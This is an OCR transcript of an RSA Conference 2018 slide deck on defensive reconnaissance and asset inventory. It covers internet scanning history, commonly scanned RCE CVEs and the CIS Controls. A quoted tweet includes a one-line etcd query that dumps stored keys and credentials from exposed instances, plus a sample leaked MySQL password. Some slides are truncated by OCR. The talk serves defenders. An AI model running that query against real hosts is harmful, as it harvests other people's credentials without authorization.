RSAConference2018
San Francisco | April 16 – 20 | Moscone Center

SESSION ID: GRC-W12

RECON FOR THE DEFENDER: YOU KNOW NOTHING (ABOUT YOUR ASSETS)

Ed Bellis

CTO, Co-founder
Kenna Security
@ebellis

Jonathan Cran

Head of Research
Kenna Security
@jcran

About Your Presenters

Ed Bellis, CTO & Founder

Founded Kenna security in 2010 to help organizations get a true picture of risk. Formerly… CISO, Orbitz, Bank of America.

Jonathan Cran, Head of Research

Recovering penetration tester. Formerly… Bugcrowd, Rapid7, Metasploit. Also, creator of Intrigue discovery framework.


Agenda

Part I: The Case for Recon: Challenges of real-world asset and vulnerability discovery

Part 2: Adversarial Perspective: What techniques can we utilize from attackers

Part 3: Integrating Recon Techniques: Affecting your Risk Management program


The Need for Visibility




CVE-2017-5638

	latest	min	max	mean	total	std dev	95%	99%
6 months @ 8 hours	31,886	48.0	58,671	8,157	1,435,645	10,938	6,549 – 9,765	6,034 – 10.3k


The Need For Speed





```
Directory of cat4500_flash:/

    1  -rw-        17365                    <no date>  vlan.dat

524284 bytes total (506816 bytes free)
Directory of profiles:/

    1  -r--            0                    <no date>  data

No space information available
Directory of nvram:/

  512  -rw-          198                    <no date>  startup-config
  513  ----         3973                    <no date>  private-config
  514  -rw-          198                    <no date>  underlying-config
    1  ----          247                    <no date>  persistent-data
    2  -rw-            0                    <no date>  ifIndex-table.gz
    3  ----            0                    <no date>  rf_cold_starts

524284 bytes total (517389 bytes free)
Switch#
Switch#sh startup-config
Using 198 out of 524284 bytes, uncompressed size = 744 bytes  Don't mess with our elections...
  -JHT
  usafreedom_jht@tutanota.com

   |* * * * * * * * * * OOOOOOOOOOOOOOOOOOOOOOOOO|
   | * * * * * * * * *  :::::::::::::::::::::::::|
   |* * * * * * * * * * OOOOOOOOOOOOOOOOOOOOOOOOO|
   | * * * * * * * * *  :::::::::::::::::::::::::|
   |* * * * * * * * * * OOOOOOOOOOOOOOOOOOOOOOOOO|
   | * * * * * * * * *  :::::::::::::::::::::::::|
   |* * * * * * * * * * OOOOOOOOOOOOOOOOOOOOOOOOO|
   |:::::::::::::::::::::::::::::::::::::::::::::|
   |OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO|
   |:::::::::::::::::::::::::::::::::::::::::::::|
   |OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO|
   |:::::::::::::::::::::::::::::::::::::::::::::|
   |OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO|

Switch#
```

SHODAN?!



Bad Packets Report
@bad_packets

Follow

2,000+ publicly accessible etcd installations yielded 8,781 passwords. @gcollazo details what he found here: elweb.co/the-security-f …

It really is as simple as http://<IP address of etcd instance>:2379/v2/keys/?recursive=true

Here's an example MySQL password found:

```
oyment.kubernetes.io/revision\":\"1\"}},\"spec\"
"pod-template-hash\":\"665190664\"}},\"spec\":{\
e\":\"MYSQL_ROOT_PASSWORD\",\"value\":\"1234\"}]
:\"/dev/termination-log\",\"imagePullPolicy\":\"
```

10:06 PM - 17 Mar 2018

89 Retweets **140** Likes

3 89 140

2018 - Top Detections - “Scannables”

Apache Struts 2.3.x - CVE-2017-5638, CVE-2017-9791, CVE-2017-9805

Joomla! 3.7.1 - CVE-2017-8917

Jenkins 2.56 - CVE-2017-1000353

MASTER IPCAMERA - CVE-2018-5723 (hardcoded password)

Microsoft SMBv1 - CVE-2017-0143/4/5

Oracle WebLogic 10.3.6, 12.1.x, 12.2.x - CVE-2017-10271

PHP 5.4.2 - CVE-2002-1149, CVE-2012-1823

IPv4 is … too small

1998 - Bell Labs - Internet Mapping Project

2009 - SHODAN

2011 - Fyodor - Nmap: Scanning the Internet


2011 - Carna botnet “Internet Census of 2012”

2012 - HD Moore - Critical.IO


2012 - University of Michigan (zmap) / CENSYS

2014 - Rob Graham - Masscanning the Internet

Now - … everybody



GREY NOISE



1) Inventory of Authorized and Unauthorized Devices

2) Inventory of Authorized and Unauthorized Software

3) Secure Configurations for Hardware and Software

4) Continuous Vulnerability Assessment and Remediation

5) Controlled Use of Administrative Privileges

6) Maintenance, Monitoring and Analysis of Audit Logs

7) Email and Web Brow

8) Malware

9) Limitation and Co of Network Port

10) Data Recovery Capability

11) Secure Configurations for Network Devices

12) Boundary Defense

13) Data Protection

14) Controlled Access Based on the Need to Know

15) Wireless Access Control

16) Account Monitoring and Control

17) Security Skills Assessment and Appropriate Training to Fill Gaps

18) Application Software Security

19) Incident Response and Management

20) Penetration Tests and Red Team Exercises

CIS #1: Inventory & Control of HW Assets

Hardware Asset Inventory

Active Discovery


Passive Asset Discovery

Use DHCP Logging

Address Unauthorized Assets

Deploy Network Access Control

Utilize Client Certificates


Alerting / Reporting Analytics System
Asset Inventory Database
Network Level Authentication (NLA)
Public Key Infrastructure (PKI)
Active Device Discovery
Passive Device Discovery
Computing Systems

CIS #2: Inventory & Control of SW Assets

Software Asset Inventory

Maintain Inventory of Authorized Software


Ensure Software is Supported

Integrate SW & HW Asset Inventories

Address Unapproved Software

Utilize Application, Library, Script Whitelisting

Segregate High Risk Applications



CIS Controls™ V7

Basic

1. Inventory and Control of Hardware Assets
2. Inventory and Control of Software Assets
3. Continuous Vulnerability Management
4. Controlled Use of Administrative Privileges
5. Secure Configuration for Hardware and Software on Mobile Devices, Laptops, Workstations and Servers
6. Maintenance, Monitoring and Analysis of Audit Logs


Foundational

7. Email and Web Browser Protections
8. Malware Defenses
9. Limitation and Control of Network Ports, Protocols, and Services
10. Data Recovery Capabilities
11. Secure Configuration for Network Devices, such as Firewalls, Routers and Switches
12. Boundary Defense
13. Data Protection
14. Controlled Access Based on the Need to Know
15. Wireless Access Control
16. Account Monitoring and Control

Organizational

17. Implement a Security Awareness and Training Program
18. Application Software Security
19. Incident Response and Management
20. Penetration Tests and Red Team Exercises

ITSM & CMDB - Asset Discovery & Mgmt



Quick View

303 Hosts	139 Virtual Machines	24 Clusters	17 Host Containers	8 Network Devices	12 Storage Systems
2 Load Balancer Instances	2 Printers	0 SNMP Managed Devices	3 Management Controllers	2 Mainframes	11 MF Parts
3 Application Instances	2808 Software Instances	1771 Software Components	3 Software Clusters	560 Runtime Environments	1284 Databases
190 Database Details	26953 Packages	6 Locations	0 Organizational Units	2 Cloud Providers	7 Cloud Regions
25 Cloud Services					

Extensive discovery capabilities…


internal view… generally require creds

rarely integrated with vulnerability or threat data

Vulnerability Scanners & Asset Discovery

- Provide limited discovery capabilities
  - —In practice, network ranges are used
- Scan windows are still a challenge, and may not provide enough information quickly enough
- Depth and completeness favored over quick scans

More Layers… More Complexity




Sam Newman @samnewman · Jan 14

I was in the middle of creating this slide (wrt patch hygiene) and had to stop half-way through and ask myself - aren't we all just making this worse?

...Yep, we're making it worse.

IT Asset Management… Security is secondary



HAM: Hardware Asset Management


SAM: Software Asset Management

ITAM: IT Asset Management

ITSM: IT Service Management

Now, Devops.

Visibility … Fragmented



2006 – Windows Azure: Azure Platform available.

2006 – AWS: Announces entry into IaaS market.

2010 – Dell: Exits public cloud.

2010 – DATAPIPE: Pivot to AWS Managed Services.

2013 – Google Cloud Platform: GCP announces entry into IaaS market.

2013 – IBM SOFTLAYER: Acquires public cloud. Changes strategy to BlueMix. Retires Softlayer name. Pivot to higher margin services (2017).

2014 – at&t: Exits cloud business. Sells assets to IBM.

2015 – rackspace, the #1 managed cloud company: Partners with AWS. Changes focus to managed cloud. Adds Azure (2016) and GCP (2017).

2015 – CenturyLink: Adopts multi-cloud Management strategy. Sells data centers.

2016 – HP Helion: Exits public cloud. Partners with Microsoft.

2016 – verizon: Shuts down public cloud. Sells data centers to Equinix. Sells cloud to IBM (2017).

2016 – Joyent: Acquired by Samsung. Focus shift to Triton developer service.

2017 – CISCO: Exits public cloud.

2017 – vmware: Sale of vCloud Air public cloud to OVH France. Service to be discontinued. Partners with AWS and IBM.

2017 – intel: Intel exits OpenStack effort it founded with Rackspace.

AWS, Azure, Google, IBM, Oracle. Hyperscale IaaS market leaders. Top 3 - $31.5B capital expense 2016.

ORACLE: Declares war on AWS.

DXC.technology: CSC and HPE Enterprise merge. Announce combined AWS managed services strategy.

Amazon AWS IaaS Launch 2006

Microsoft Azure IaaS Launch 2010

Alphabet GCP IaaS Launch 2013

IBM Softlayer Cloud Acquisition 2013

42% Est. Market Share.

23% Est. Combined Market Share.

https://www.srgresearch.com/articles/microsoft-google-and-ibm-charge-public-cloud-expense-smaller-providers

Visibility is a Major Challenge

Mid Tier - 11 different discovery and inventory tools

Enterprise - 15 different discovery and inventory tools

Average respondent spent about 15 hours a week

More successful respondents spent more (not less) time doing this!

BEST CASE… 60-70% percent of assets covered

Recon as a Process

Asset Discovery - PROCESS utilizing a technique to find new assets

Asset Inventory - COLLECTION of things and their specific attributes

Asset Management - a end to end management PROCESS for assets

(Defender) Recon - PROCESS for preliminary surveying or research of devices, software, or specific vulnerabilities

So you’re saying…

Many RCE vulnerabilities are being scanned

Internet scanning is trivial

Unknown assets are a big problem for larger organizations


Vulnerability scanning helps, but leaves unknown assets

Asset management is foundational but often incomplete

… Recon techniques can help.

Taking on an Adversarial Perspective

What’s different now




Ipv4 Internet Scanning

Databases full of security data

Application everything

